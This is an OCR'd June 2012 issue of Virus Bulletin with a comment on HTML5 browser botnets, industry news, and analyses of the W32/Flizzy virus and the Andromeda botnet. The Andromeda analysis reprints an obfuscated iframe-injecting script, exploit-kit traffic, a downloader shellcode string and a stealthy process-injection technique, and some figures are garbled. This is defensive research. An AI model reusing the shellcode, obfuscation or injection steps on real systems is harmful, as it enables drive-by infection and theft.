JUNE 2012

virus BULLETIN

Fighting malware and spam

CONTENTS

ISSN 1749-7027

IN THIS ISSUE

HTML5 CROSSROADS

'... attackers can trivially create a botnet that will run on any modern OS, on any personal Internet device, in any location in the world.' Robert McArdle warns of the dangers of botnets in the browser.

page 2

BUSY FLIZZY

Some virus writers try to find obscure side effects of instructions in an attempt to confuse virus analysts. Sometimes they succeed, and sometimes we already know about the side effects. The latter is the case with the technique used in the W32/Flizzy virus. Peter Ferrie has the details.

page 4


ANDROMEDA RISING

The Andromeda botnet recruits its bots thanks to four key elements – compromised websites, an exploit kit, a downloader and a mailing engine – linked by four sequential phases. Neo Tan takes a closer look.

page 5

virus BULLETIN

COMMENT



'... attackers can trivially create a botnet that will run on any modern OS, on any personal Internet device, in any location in the world.'

Robert McArdle, Trend Micro

BOTNETS IN THE BROWSER

The holder of the title of the first botnet is a matter of debate, but there are a number of strong contenders from 1999, such as Sub7 and Pretty Park, both of which could be controlled via an IRC channel. Since then, botnets have continued to evolve: we have seen IRC superseded by HTTP and P2P botnets; mobile botnets and Mac botnets have also arrived on the scene. Now, with the arrival of HTML5, I believe we are at a crossroads once more.

HTML5 is a set of new standards for the development of the web. Rather than being a new version in the sense of traditional software, it is made up of a lot of individual new features – each with varying support among today's browsers. This includes the likes of geolocation, drag & drop, and a range of upgrades for sharing multimedia online. Several of these features blur the line between web application and native application, making it tricky to determine where local stops and the cloud begins. Some features are very well supported, while others may only work in a single browser.

But like any new abilities, these features can be a double-edged sword. They open up a range of new attack possibilities, including enhanced cross-site scripting (XSS), form tampering, port scanning and cross-origin attacks, to name but a few.

Most alarming, however (and game changing in my opinion), are the abilities added by HTML5 which finally facilitate browser-based botnets. For a botnet to be successful on a platform it needs four core components: it needs to be able to spread, it needs to be able to receive commands, it needs to have a payload, and it needs to be persistent.

Spreading malicious JavaScript has never been an issue – criminals can use purely malicious sites, compromised sites, XSS and so on. Just look at the Samy MySpace worm from 2005 to see how effective these can be.

New additions such as WebSockets and Cross Origin Resource Sharing (CORS) allow for cross-domain, real-time networking communication – perfect for C&C control channels and a notable improvement over AJAX-style polling.

Perhaps the final piece in the puzzle is Web Workers. Essentially these are background threads which can execute JavaScript in the background of a page, while the site's main content continues to run in the foreground. When combined with some of the technologies previously mentioned, Web Workers are perfect engines for DDoS attacks – and even spamming using poorly configured web forms to act as mail relays. The attacker's code will continue to run silently without interfering with the main page, leaving the victim none the wiser.

The one area in which botnets in the browser suffer compared to traditional botnets is that of persistence. In most cases, closing the browser (or even the infected tab within the browser) will remove the threat. However, the life of these botnets can be prolonged using a variety of approaches such as tabnabbing, clickjacking or just plain, good old-fashioned social engineering. Botnet business models can also adapt to work with a more fluid botnet where hosts come on and offline frequently.

I believe that when all of these factors are combined, attackers can trivially create a botnet that will run on any modern OS, on any personal Internet device, in any location in the world. Browser-based botnets can be engineered to barely touch the hard disk, making detection via classic file scanning more difficult. Obfuscating JavaScript can easily be engineered to bypass most network IDSs, and the entire attack takes place over simple HTTP traffic – which is allowed through almost every firewall.

I love the web – and ensuring that people have unrestricted, safe access to it is the reason I became involved in security in the first place. I have no doubt that the new features brought about by HTML5 have serious potential for abuse, but I'm an optimist, and I can't wait to watch as those same features are used for good, to bring the web to the next step in its evolution.

NEWS

PREVALENCE DATA

Due to unforeseen circumstances, the prevalence data due to be published in this month's issue was not ready at the time of going to press. Therefore, for this month only, please see the online version at http://www.virusbtn.com/Prevalence/, which will be uploaded as soon as possible. Normal service will be resumed next month.

NUMBER OF MOBILE MALWARE SAMPLES APPROACHES 10K

In its latest quarterly report, security firm *McAfee* has revealed that the number of mobile malware samples in its database has exceeded 8,000. While this is only about 0.01% of the total number of malware samples in the company's database, it is the increase that is most striking: the number of mobile samples was less than 2,000 at the beginning of the year. The vast majority of the samples (almost 7,000) target the *Android* platform, with *Symbian* a distant second.

The report also shows that, after a spike in January, spam levels have shown a slow decrease. The picture varies greatly from country to country however, and spam in some geographic areas actually increased. This was most noticeable in Germany, where levels in March were higher than they had been in over a year.

As email has become less popular with cybercriminals, they have increasingly turned to the web. The number of active malicious URLs known to *McAfee* has shown a constant increase and exceeded 800,000 in March. The company claims to have prevented a web-based malware attack for one in eight of its customers.

MALICIOUS ATTACHMENTS PEAK MID-WEEK

The number of malicious email attachments in circulation shows a weekly pattern, according to data from security firm *FireEye*, with peaks on Wednesdays and Thursdays, and relatively little activity during weekends. The statistics – which only include attachments that aren't blocked by spam filters and anti-virus scanners and thus focus on targeted attacks – also show a decrease in activity during holidays.

Whether this trend is a consequence of those engaged in such activity following normal working hours, or a deliberate choice by attackers to increase the likelihood of the attachments being opened, is not clear. In comparison, many attacks targeting the masses take place during the weekends, as attackers seem to believe that with fewer IT and security staff working, the attacks will take longer to be detected.

MALWARE ANALYSIS 1

SO, ENTER STAGE RIGHT

Peter Ferrie
Microsoft, USA

Some virus writers try to find obscure side effects of instructions in an attempt to confuse virus analysts. Sometimes they succeed (indeed, sometimes they do so accidently). Sometimes we already know about the side effects, but we just don't talk about them. The latter is the case with the technique used in the W32/Flizzy virus.

MAKING A HASH OF THINGS

The first generation of the virus begins by fetching the value in the ImageBaseAddress field of the Process Environment Block, and applying it to the original entry point value. This allows the virus to work correctly in processes that have Address Space Layout Randomization enabled. The virus continues by setting up a Structured Exception Handler (SEH) in order to intercept any errors that occur during infection. The virus retrieves the base address of kernel32.dll by walking the InMemoryOrderModuleList from the PEB_LDR_DATA structure in the Process Environment Block. The address of kernel32.dll is always the second entry on the list. The virus assumes that the entry is valid and that a PE header is present – a safe assumption because the SEH that the virus has registered will intercept any invalid memory access.

The virus resolves the addresses of the bare minimum set of API functions that it needs for replication: find first/next, open, map, unmap, close. The virus uses hashes instead of names, but they are sorted alphabetically according to the strings they represent. The virus uses a reverse polynomial to calculate the hash – the return of the magic '0xEDB88320' value, that no-one seems to understand. Since the hashes are sorted alphabetically, the export table only needs to be parsed once for all of the APIs. Each API address is placed on the stack for easy access, but because stacks move downwards in memory, the addresses end up in reverse order. The virus also checks that the exports exist by limiting the parsing to the number of exports in the table. The hash table is terminated with a single byte whose value is 0x2a (the '*' character). This is a convenience that allows the file mask to follow immediately in the form of '*.exe', however it also prevents the use of any API whose hash ends with that value. As with previous viruses by the same author, Flizzy only uses ANSI APIs. The result is that some files cannot be opened because of the characters in their names, and thus cannot be infected.

GETTING A HANDLE ON IT

The virus searches in the current directory (only) for objects whose names end in '.exe'. There is a bug in the code in that it does not close the handle that is used to search the directory. As a result, a handle is leaked for as long as the process runs. The search is intended to be restricted to files, but can also include directories, and there is no filtering to distinguish between the two. For each such file that is found, the virus attempts to open it and map an enlarged view of the contents. There is no attempt to remove the read-only attribute, so files that have this attribute set cannot be infected. In the case of a directory, the open will fail, and the map will be empty. The map size is equal to the file size plus a little more than 4KB, to allow the file to be infected immediately if it is acceptable. The value of the size increase is hard-coded in the virus, which is strange, given that the size of the encoded form of the virus is only slightly more than half of that value. Using the post-infection size during the validation stage allows the virus to avoid having to close the file and re-open it with a larger map later. The virus assumes that the handle can be used, and then checks whether the file can be infected.

The virus is interested in Portable Executable files for the *Intel* x86 platform with no appended data. Renamed DLL files are not excluded, nor are files that are digitally signed (at least, not explicitly – most of them will be filtered implicitly, because it is common for the signature to be placed after the end of the last section, but this is not a requirement). The subsystem value is restricted to console mode applications, despite a comment in the source code which suggests that GUI applications were the intended target. If the file passes all of these checks, then the virus increases the file size by 4KB+1 bytes. The extra byte serves as the infection marker, because it will appear to be appended data, and the virus will not attempt to infect the file.

The virus increases the virtual and physical sizes of the last section, and the SizeOfImage, by 4KB. The section attributes are marked as executable and writable. The virus constructs a new decoder, and then zeroes the region that will hold the encoded bytes, even though *Windows* zeroed the region automatically when the file was mapped.

The virus zeroes the RVA of the Load Configuration Table in the data directory. This has the effect of disabling SafeSEH, but it affects the per-process GlobalFlags settings, among other things. The virus saves the original entry point in its body, and then sets the host entry point to point directly to the virus code. The virus code ends with an instruction to force an exception to occur, which is used as a common exit condition. However, it does not recalculate the file checksum, and does not restore the file's date and timestamps either, making it very easy to see which files have been infected.

ENTER HERE

When an infected file is executed, the virus decodes itself using an obscure stack operation. The 'enter' instruction is used most often to allocate space on the stack for variables. However, it can also be asked to copy previous stack frames into the new one. Specifically, the ebp register value will be adjusted according to the nesting level. The resulting pointer will be used to read from a memory location, and the value at that location will be pushed onto the stack. This is both an indirect memory push, and one with no obvious reference to the location. In a flat memory space, such as on the *Windows* platform, the SS and DS registers have the same value. As a result, the 'enter' instruction can be used to copy data to the stack from anywhere in memory (and can even be used to perform a memcpy() of up to 31 dwords). The virus uses this feature to order the bytes of its body randomly, and creates a table of pointers that correspond to their original position. The ebp register indexes each of the table entries in order to restore the body to its original form.

The decoder has some other unusual characteristics, which increase the size for no good reason. For example, the stack register value is saved in another register, in order to restore it later. The reason the virus must save the stack register is because of a misuse of the 'enter' instruction. The virus requests that the previous stack frame be copied into the new stack frame, but it also requests that a dword be reserved on the stack. This dword is not used, and the reservation could have been avoided. The virus corrects the stack pointer to discard the reservation and the previous stack pointer, but does so by using an 'add' instruction that is larger than the two equivalent 'pop' instructions (and if no variable space were reserved, then only one 'pop' instruction would have been needed). The indirect memory value that was pushed by the 'enter' instruction is then popped, leaving the previous stack frame pointer on the stack. This value could have been popped, too, and the combination (assuming that the variable reservation did not exist) would still be shorter than the 'add' instruction. Also, by using the 'pop' method, the stack pointer would be balanced after the loop finishes, and there would be no need to save the original stack pointer value at all.

The virus caches the ImageBaseAddress field value in the decoder, even though its value is not altered and it is not used until after the decoding has completed. The way in which the ImageBaseAddress value is used is also strange, given that the virus writer focuses on size optimizations. The virus fetches the ImageBaseAddress value and then adds the original entry point value to it. Instead, the virus could have moved the original entry point into a register, and then added the ImageBaseAddress value to it. This would have required fewer bytes, and avoided the use of another register.

CONCLUSION

This use of the 'enter' instruction is an interesting idea, but the effect is documented (complete with pseudo-code), so there shouldn't be any surprises for emulators.

MALWARE ANALYSIS 2

ANDROMEDA BOTNET

Neo Tan
Fortinet, Canada

Andromeda's bots are served by exploit kits hosted on compromised websites; social engineering (spam, social networks etc.) is used to direct victims to such sites. The bot's code is obfuscated by an outsourced custom packer, and the botnet uses fast-flux C&C servers and an encrypted communication protocol.

Unlike many botnets, Andromeda uses its bots actively to spread. There are four key elements in its propagation strategy (Figure 1), which are leveraged sequentially. During this sequence, the bot also delivers its payload – this may include downloading additional arbitrary malware, stealing various account details, and spamming. In this article, we will discuss the four key elements of Andromeda's propagation strategy, and describe how they are linked by the four-stage sequence.





Figure 1: Propagation flow chart.

PHASE 1: COMPROMISED WEBSITES LEAD TO EXPLOIT KIT

The compromised websites that host the exploit kits involved in Andromeda's propagation may seem perfectly innocuous to targeted users. For example, in December 2011, we found a compromised site containing e-cards from a commonly used online greetings card site: http://www.123g****ing.com. At that time of year, it would not be regarded as suspicious for a user to receive a Christmas e-card from such a site (whether sent by a friend intentionally, or because their computer was infected, as we will see in Phase 4 below).


The redirection technique used here is rather common: a hidden iframe is inserted dynamically into the compromised website by an obfuscated JavaScript. Figure 2 is a snippet



```
<html>

  <body>
    <script>
      w = window;
      aa = ([].slice + 'hjkbghkj').substr(2 - 1, 4);
      if ((aa == "func") || (aa == "unct")) aa = (document['createDocumentFragmen' + 't'] +
      'asd').substr(2 - 1, 4);
      if ((aa == "func") || (aa == "unct")) {
        ss = new String();
        s = String;
        12 -
        function () {
          e = w['e' + 'val']
        }();
        t = 'm';
      }
      ddd = new Date();
      d2 = new Date(ddd.valueOf() - 2);
      h = (ddd - d2) * -1;
      n =
      "4.5m4.5m52.5m51m16m20m50m55.5m49.5m58.5m54.5m50.5m55m58m23m51.5m50.
      m58m34.5m54m50.5m54.5m50.5m55m58m57.5m33m60.5m42m48.5m51.5m39m48.5m
      54.5m50.5m20m19.5m49m55.5m50m60.5m19.5m20.5m45.5m24m46.5m20.5m61.5m4.
      m4.5m4.5m52.5m51m57m48.5m54.5m50.5m57m20m20.5m29.5m4.5m4.5m62.5m16m5
      0.5m54m57.5m50.5m16m61.5m4.5m4.5m4.5m50m55.5m49.5m58.5m54.5m50.5m55m5
      8m23m59.5m57m52.5m58m50.5m20m17m30m52.5m51m57m48.5m54.5m50.5m16m57
      5m57m49.5m30.5m19.5m52m58m58m56m29m23.5m23.5m49m49m49m49m48.5m49m
      48.5m57m52.5m57.5m23m52.5m55m23.5m57.5m58m48.5m58m52.5m49.5m60m23m5
```

Figure 2: Obfuscated and encrypted JavaScript.



```
GET /main.php?page=f1a21ee394ece258 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, appl
Referer: http://www.f                        ..com/photo/
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV
Host: hh      :.in
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 30 Dec 2011 03:36:31 GMT
Server: Apache/2
X-Powered-By: PHP/5.3.8
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 14407
Connection: close
Content-Type: text/html

...........}I.$........u.*A.;.KD.v...9......d..Y.$..F...$....-...
~...O.....|.....|...7.....Z.................o?...._~..oo?..oo.?..
y..U.../.~........}..oo.............o...._~.....n...~........o.nW
...;....t.v...k^....g.....tk.q&....5..q.#.2>.z......O.6| .9..
3...n...].?...%...9.......A..O..O.]o....].
```

Figure 3: HTTP GET stream.

of the HTML code of the compromised page, showing one variant of the obfuscated and encrypted JavaScript.

The obfuscation and encryption vary from time to time. In the example above, the 'eval()' function is re-written into a new function called 'e()' in order to evade detection. After decryption, the encrypted data 'n' becomes a JavaScript function, which adds an iframe to the document body. The src field of the iframe points to an exploit kit server, or a redirect link that eventually lands at the exploit kit server.

PHASE 2: EXPLOIT KIT PERFORMS DRIVE-BY INSTALL

The exploit kit used here is the infamous Blackhole kit [1]. The version used at the time of writing this article is in JavaScript and is obfuscated and encrypted dynamically (server-side polymorphism is a common technique among today's exploit kits). The various exploits served by the kit are constantly updated by its authors. The kit is sold on the underground market with quite a flexible licensing scheme and also has a rental service, allowing users to rent the exploit kit servers for a period of time. Altogether, these features make Blackhole one of the most popular exploit kits at present.

Figure 3 is a screenshot of the HTTP GET stream from the victim PC to the exploit kit server.

The hex value after 'page=' is probably an affiliate ID, suggesting that the gang behind Andromeda has established an affiliate programme, whereby partners redirecting innocent users to the exploit kits are paid based on how much 'fresh meat' they bring.


The server replies with an obfuscated JavaScript implementing the exploits.

In the version we analysed, the kit contained four exploits targeting the following vulnerabilities:

1. Java Runtime Environment vulnerability: CVE-2011-3544
2. Help Center URL Validation vulnerability: CVE-2010-1885
3. Adobe Flash Player vulnerability: CVE-2011-0611
4. Adobe Reader vulnerability: CVE-2010-0188.

Following the success of any of the above exploits, a downloader is dropped on the victim's machine and run either directly, or via an intermediary shellcode. Figure 4 shows an example of such a shellcode.

The shellcode contains a download routine, which is encrypted using simple XOR. After decryption, it resolves and calls ntdll.URLDownloadToFileA in order to download its payload, save it to a temp file, and run it.



```
function getShellCode() {
  return
  "%u4141%u4141%u8366%ufce4%uebfc%u5810%uc931%u8166%u5ae9%u80fe%u2830%ue240%uebfa
  %ue805%uffeb%uffff%uccad%u1c5d%u77c1%ue81b%ua34c%u1868%u68a3%ua324%u3458%ua37e%
  u205e%uf31b%ua34e%u1476%u5c2b%u041b%uc6a9%u383d%ud7d7%ua390%u1868%u6eeb%u2e11
  %ud35d%u1caf%uad0c%u5dcc%uc179%u64c3%u7e79%u5da3%ua314%u1d5c%u2b50%u7edd%u5ea3
  %u2b08%u1bdd%u61e1%ud469%u2b85%u1bed%u27f3%u3896%uda10%u205c%ue3e9%u2b25%u68f2
  %ud9c3%u3713%uce5d%ua376%u0c76%uf52b%ua34e%u6324%u6ea5%ud7c4%u0c7c%ua324%u2bf0
  %ua3f5%ua32c%ued2b%u7683%ueb71%u7bc3%ua385%u0840%u55a8%u1b24%u2b5c%uc3be%ua3db
  %u2040%udfa3%u2d42%uc071%ud7b0%ud7d7%ud1ca%u28c0%u2828%u7028%u4278%u4068%u28d
  7%u2828%uab78%u31e8%u7d78%uc4a3%u76a3%uab38%u2deb%ucbd7%u4740%u2846%u4028%u5a
  5d%u4544%ud77c%uab3e%u20ec%uc0a3%u49c0%ud7d7%uc3d7%uc32a%ua95a%u2cc4%u2829%ua5
  28%u0c74%uef24%u0c2c%u4d5a%u5b4f%u6cef%u2c0c%u5a5e%u1a1b%u6cef%u200c%u0508%u085
  b%u407b%u28d0%u2828%u7ed7%ua324%u1bc0%u79e1%u6cef%u2835%u585f%u5c4a%u6cef%u2d3
  5%u4c06%u4444%u6cee%u2135%u7128%ue9a2%u182c%u6ca0%u2c35%u7969%u2842%u2842%u7f7
  b%u2842%u7ed7%uad3c%u5de8%u423e%u7b28%u7ed7%u422c%uab28%u24c3%ud77b%u2c7e%ueb
  ab%uc324%uc32a%u6f3b%u17a8%u5d28%u6fd2%u17a8%u5d28%u42ec%u4228%ud7d6%u207e%ub4
  c0%ud7d6%ua6d7%u2666%ub0c4%ua2d6%ua126%u2947%u1b95%ua2e2%u3373%u6eee%u1e51%u0
  732%u4058%u5c5c%u1258%u0707%u4a4a%u4a4a%u4a49%u5a49%u5b41%u4106%u0746%u064b%u
  4058%u1758%u154e%u1e1c%u4d0e%u1e15%u2828"
}
```

Figure 4: The shellcode.

For more information on the Blackhole exploit kit, please refer to [1].

PHASE 3: DOWNLOADER RETRIEVES SPAM ENGINE


The purpose of the downloader installed in Phase 2 is threefold:

- To inject a *Windows* system executable
- To send logs to the C&C server
- To download the spam engine (this will be detailed in Phase 4).

The downloader in this version has four layers of packing in the following order: UPX, simple XOR, another UPX and then a custom packer. (We have also seen variants of this custom packer being used by other downloaders.) Its first decryption routine is described by the following pseudo code:

```
for(i = length_of_code-1; i>=0; i--;)
{
        code[i] += a_hard_coded_number;
        a_hard_coded_number += modifier;
}
```

Then it goes into the dynamically allocated memory to start the second decryption routine. The meaningful opcodes are buried amongst many jumps and junk calls.



```
00401090
00401090
00401090
00401090 decryptfunction proc near
00401090 call     sub_4010AA        ;
00401095 retn                       ;
00401095 decryptfunction endp
00401095
```

```
0040185C AA 3F 00 A0 6C 7C 69 7A  6B 7D 61 71 69 7B 62 78
0040186C 67 7E 63 78 65 78 68 78  60 7F 6E 77 60 70 69 73
0040187C 63 74 60 71 60 78 61 7C  63 74 64 79 67 74 61 7D
0040188C 6B 78 6D 79 6F 7B 6F 79  6B 73 69 77 61 7B 65 73
0040189C 6B 78 6C 74 60 7A 69 73  60 78 6D 7C 61 74 6B 78
004018AC 65 7D 69 7E 68 7E 62 7F  61 7A 6F 78 61 7F 63 7F
004018BC 6F 7F 66 7F 66 7F 6A 7F  6C 7F 66 7A 62 7F 66 7C
004018CC 6F 7E 6E 79 6E 7C 65 7F  66 76 63 7E 64 7E 6E 72
004018DC 6E 74 64 7F 6E 7D 69 71  68 7E 67 78 65 7C 6E 7C
004018EC 6F 7F 62 7D 62 7B 6C 7F  6F 7F 65 7F 64 7F 6F 7A
004018FC 6C 78 68 70 6B 78 65 7A  6D 7C 65 7C 61 7D 61 7C
0040190C 64 7C 6D 7C 69 7B 60 78  63 78 64 78 67 79 6C 79
0040191C 6F 74 6F 7C 62 7F 69 7D  61 76 62 78 6D 72 6A 7A
0040192C 6A 78 60 78 64 78 6D 78  63 70 69 7B 6A 73 68 71
0040193C 6B 79 62 78 69 7A 6B 7B  6A 78 61 79 64 7C 60 7B
0040194C 6F 7D 6F 78 6B 72 6D 78  66 7D 63 78 6F 79 66 7D
0040195C 69 78 61 7F 63 7D 61 7E  69 79 61 7F 6F 72 66 78
0040196C 6D 75 62 7D 68 76 69 78  6C 74 6E 78 6E 7C 65 74
0040197C 61 79 65 71 6F 7B 6A 7A  61 72 64 76 62 75 64 7A
0040198C 60 76 69 7B 61 72 6B 7E  60 78 69 71 6A 74 6D 7E
0040199C 60 78 6C 72 6E 79 61 7C  6F 7A 65 7F 64 7E 69 7F
004019AC 66 76 6A 79 65 7A 67 7A  6C 7D 6A 71 68 7C 6D 76
004019BC 6A 7D 69 7E 61 7A 61 7A  60 78 61 76 6F 7A 63 7F
004019CC 64 7E 6D 7E 6E 7E 62 7E  60 78 63 7D 69 7B 6C 7D
004019DC 6D 77 69 7C 68 76 6B
```

Figure 5: Code to be injected is prepared in memory.


Once fully decrypted, the downloader uses the SendMessageCallbackW API to set a callback function, which is the injection routine. IsWow64Process is called to determine which process is to be injected: wuauclt.exe or svchost.exe. In this example[1], because our test environment is a *Windows XP* 32-bit machine, the target is %System32%\wuauclt.exe[2].

The goal of this injection is to map the piece of code shown in Figure 5 into the target process in memory and call it from the entry point of the process.

The opcode is the stub which will decrypt and execute the encrypted code. During the injection, it sets the environment variable 'src' to be the path of the original downloader file. Later on, it will be used for dropping files and self-deletion.

The injection method used here is relatively uncommon. It does not employ any memory-writing calls such as WriteProcessMemory or ZwWriteVirtualMemory. Basically, it makes use of multiple ZwMapViewOfSection and ZwUnmapViewOfSection calls to copy the viral code into the memory space of the target process, then it modifies the entry opcode to point to it. The steps in detail are as follows:

1. The addresses of ZwCreateSection, ZwMapViewOfSection and ZwUnmapViewOfSection are resolved from hash codes, each address is decreased by one, then they are stored for future use. Since the byte immediately before the start of these API functions is 0x90 (nop), calling address-1 is the same as calling the API function's address. However, tracers won't notice these APIs being called. So, for example, in Figure 6, VA:0x7C92D500[3] is the address of the ZwMapViewOfSection API, but the address 0x7C92D4FF is stored and called.



```
7C92D4FF  90           nop
7C92D500  B8 6C000000  mov eax,6C
7C92D505  BA 0003FE7F  mov edx,7FFE0300
7C92D50A  FF12         call dword ptr ds:[edx]
7C92D50C  C2 2800      retn 28
```

Figure 6: VA:0x7C92D500 is the beginning address of the ZwMapViewOfSection API.

2. CreateFileA wuauclt.exe is called with parameter GENERIC_READ, then ReadFile is called but only 0x1000 bytes of the file are read, because initially,

[1] Unless otherwise specified, our analysis of the downloader is based on a sample with md5: ce7b86a201f32b115577551c61a28508.

[2] In *Windows XP*, the default full path of the file is C:\Windows\System32\wuauclt.exe.


[3] VA: virtual address.

the downloader only wants to know the image size. It gets the image size from the PE header. Then it calls VirtualAlloc to allocate a dynamic memory with that size, reads the wuauclt.exe file again, and copies the whole image into the newly allocated memory.

3. The ZwCreateSection API is called, with the MaximumSize parameter set to the total size of the opcode and the encrypted code. Then it calls the ZwMapViewOfSection API with the ProcessHandle parameter set to the current process. This call also gets the base address of this mapped view in memory. To make it simple to remember, let's say it is stored in the baseAddressInject variable. Both the opcode and the encrypted code are copied to the memory space pointed to by baseAddressInject to form the trunk of memory shown in Figure 5. Then ZwUnmapViewOfSection is called, with the ProcessHandle parameter set to the current process and the BaseAddress set to baseAddressInject. This action will not wipe out the injecting code that was just prepared in memory. The code stays within the memory space of the current process, although no one can view it. This unmapping is a crucial step, because without it, any following ZwMapViewOfSection calls will result in the STATUS_CONFLICTING_ADDRESSES error.

4. As in a common injection routine, a suspended process of wuauclt.exe is created by a CreateProcess call.

5. ZwMapViewOfSection is called, with the SectionHandle parameter set to the section created in step 3, and the ProcessHandle parameter set to process wuauclt.exe. The BaseAddress of this view is stored in a variable. Let's call the variable baseAddressWuauclt. Now the malicious code prepared in step 3 is mapped into the wuauclt.exe process and baseAddressWuauclt points to the beginning of the code in the memory space. Figure 7 shows that the injecting code is now mapped into the memory space of the wuauclt.exe process. Notice that e8 15 00 00 is the operation call to the decryption routine.



```
wuauclt.exe          1712  C:\WINDOWS\system32\wuauclt.exe

000A0000 E8 15 00 00 00 C3 27 26 3D 8B B3 20 D9 E3 7F D1 ......'&=.. ....
000A0010 88 BD B7 DE 7B 68 00 00 00 00 55 8B EC 83 C4 F0 ....{h....U.....
000A0020 64 8B 1D 30 00 00 00 8B 5B 0C 8B 5B 0C 8B 1B 8B d..0....[..[....
000A0030 1B 83 C3 18 8B 1B E8 00 00 00 00 5A 81 EA CB 10 ...........Z....
